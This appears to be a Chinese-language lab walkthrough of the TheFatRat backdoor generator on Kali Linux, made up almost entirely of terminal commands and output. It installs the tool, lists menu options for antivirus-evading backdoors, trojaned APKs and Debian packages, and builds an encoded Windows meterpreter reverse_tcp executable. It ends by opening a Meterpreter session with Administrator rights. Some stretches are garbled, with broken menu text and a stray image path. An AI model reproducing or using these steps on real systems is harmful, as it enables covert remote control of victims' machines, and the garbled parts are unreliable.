

# TheFatRat



git clone <https://github.com/Screetsec/TheFatRat>

cd TheFatRat

chmod +x setup.sh && ./setup.sh

```
root@kali:~/Desktop/TheFatRat# ls
autorun      backdoored    config  grab.sh  issues.md  LICENSE  logs  PE  powerfull.sh  prog.c.backup  release  temp  troubleshoot.md  www
backdoor_apk CHANGELOG.md fatrat  icons   java      lists   output  postexploit  prog.c         README.md  setup.sh  tools  update

root@kali:~/Desktop/TheFatRat# chmod +x setup.sh && ./setup.sh
[ * ] Fixing any possible broken packages in apt management
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  erlang17-asn1 erlang17-base erlang17-crypto erlang17-eunit erlang17-inets erlang17-mnesia erlang17-os-mon erlang17-public-key erlang17-runtime-tools erlang17-snmp
  erlang17-ssl erlang17-syntax-tools erlang17-tools erlang17-webtool erlang17-xmerl glusterfs-common ibverbs-providers libacl1-dev libattr1-dev
  libboost-iostreams1.62.0 libboost-random1.62.0 libcephfs1 libcharls1 libfabric1 libffi-dev libgdm2.8 libgl2ps1.4 libhdf5-openmpi-100 libibverbs1
  libjs-jquery-form liblpt5 libllvm5.0 libnetcdf-c++4 libobjc-7-dev libopencv-calib3d3.2 libopencv-contrib3.2 libopencv-core3.2 libopencv-features2d3.2
  libopencv-flann3.2 libopencv-highgui3.2 libopencv-imgcodecs3.2 libopencv-imgproc3.2 libopencv-ml3.2 libopencv-objdetect3.2 libopencv-photo3.2 libopencv-shape3.2
  libopencv-stitching3.2 libopencv-superres3.2 libopencv-video3.2 libopencv-videoio3.2 libopencv-videotab3.2 libopencv-viz3.2 libopenmpi2 libpsm-infinipath1
  librdmacm1 libscpt1 libsocket++1 libstrtp0 libtbb2 libtesseract4 libtinfo-dev libtnc-dxtn-s2tc libvtk6.3 openmpi-bin openmpi-common python-anyjson
  python-couchdbkit python-http-parser python-jwt python-pam python-restkit python-socketpool ruby2.3
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1966 not upgraded.
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

一路默认装。。。

```
root@kali:~/Desktop/TheFatRat# ls
autorun      fatrat      LICENSE  postexploit  release      update
backdoor_apk grab.sh     lists    powerfull.sh  setup.sh     www
backdoored   icons      logs     prog.c        temp
CHANGELOG.md issues.md  output   prog.c.backup  tools
config       java      PE        README.md     troubleshoot.md

root@kali:~/Desktop/TheFatRat# ./fatrat
```

```
SigThief      avet      Phantom-      shellsplit-
Evasion      framework

Scannerwlsan:obaltstrike
wlsan- 3.13
0.0.1 maohou

ee\
1.txt
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]—[~]—[menu]:
^[\A
```

```
1.txt
[01] Create Backdoor with msfvenom
[02] Create Fud 100% Backdoor with Fudwin 1.0
[03] Create Fud Backdoor with Avoid v1.2
[04] Create Fud Backdoor with backdoor-factory [embed]
[05] Backdooring Original apk [Instagram, Line,etc]
[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]
[07] Create Backdoor For Office with Microsploit
[08] Trojan Debian Package For Remote Acces [Trodebi]
[09] Load/Create auto listeners
[10] Jump to msfconsole
[11] Searchsploit
[12] File Pumper [Increase Your Files Size]
[13] Configure Default Lhost & Lport
[14] Cleanup
[15] Help
[16] Credits
[17] Exit

[TheFatRat]—[~]—[menu]:
1
```

```
=====
Created by Edo Maland ( Sreetsec )
=====
L.txt Winpayload
[1] LINUX >> FatRat.elf
[2] WINDOWS >> FatRat.exe
[3] SIGNED ANDROID >> FatRat.apk
[4] MAC >> FatRat.macho
TheFa [5] PHP >> FatRat.php
[6] ASP >> FatRat.asp
[7] JSP >> FatRat.jsp
[8] WAR >> FatRat.war
[9] Python >> FatRat.py
[10] Bash >> FatRat.sh
[11] Perl >> FatRat.pl
[12] doc >> Microsoft.doc ( not macro attack )
[13] rar >> bacdoor.rar ( Winrar old version)
[14] dll >> FatRat.dll
[15] Back to Menu

[TheFatRat]—[~]—[creator]:
→ 2

+++++ ]

Your local IPV4 address is : 192.168.241.132
Your local IPV6 address is : fe80::20c:29ff:fefe:7a44
Your public IP address is : 123.121.84.198
Your Hostname is : n

Set LHOST IP: 192.168.241.132


Set LPORT: 6666
```

```
Desktop README.md 102 bytes Fn
+++++ ]
Documents
Your local IPV4 address is : 192.168.241.132
Your local IPV6 address is : fe80::20c:29ff:fefe:7a44
Your public IP address is : 123.121.84.198
Your Hostname is : n

Set LHOST IP: 192.168.241.132
Set LPORT: 6666
Please enter the base name for output files : 6666

+-----+
| [ 1 ] windows/shell_bind_tcp |
| [ 2 ] windows/shell_reverse_tcp |
| [ 3 ] windows/meterpreter/reverse_tcp |
| [ 4 ] windows/meterpreter/reverse_tcp_dns |
| [ 5 ] windows/meterpreter/reverse_http |
| [ 6 ] windows/meterpreter/reverse_https |
+-----+

Choose Payload :3
```



```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 814 (iteration=0)
x86/call4_dword_xor chosen with final size 814
Payload size: 814 bytes
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 841 (iteration=0)
x86/shikata_ga_nai chosen with final size 841
Payload size: 841 bytes
Final size of exe file: 73802 bytes
Saved as: output/6666.exe

Your rat file was created and it is stored in : /root/Desktop/TheFatRat/output/6666.exe

Press [ENTER] key to return to menu .
```

生成的文件 73K

360、MSE被查杀

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.241.132
lhost => 192.168.241.132
msf5 exploit(multi/handler) > set lport 6666
lport => 6666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.241.132:6666
[*] Sending stage (179779 bytes) to 192.168.241.134
[*] Meterpreter session 1 opened (192.168.241.132:6666 -> 192.168.241.134:49773)
    at 2019-07-15 09:13:03 -0400

meterpreter > getuid
Server username: Administrator
meterpreter >
```

kB)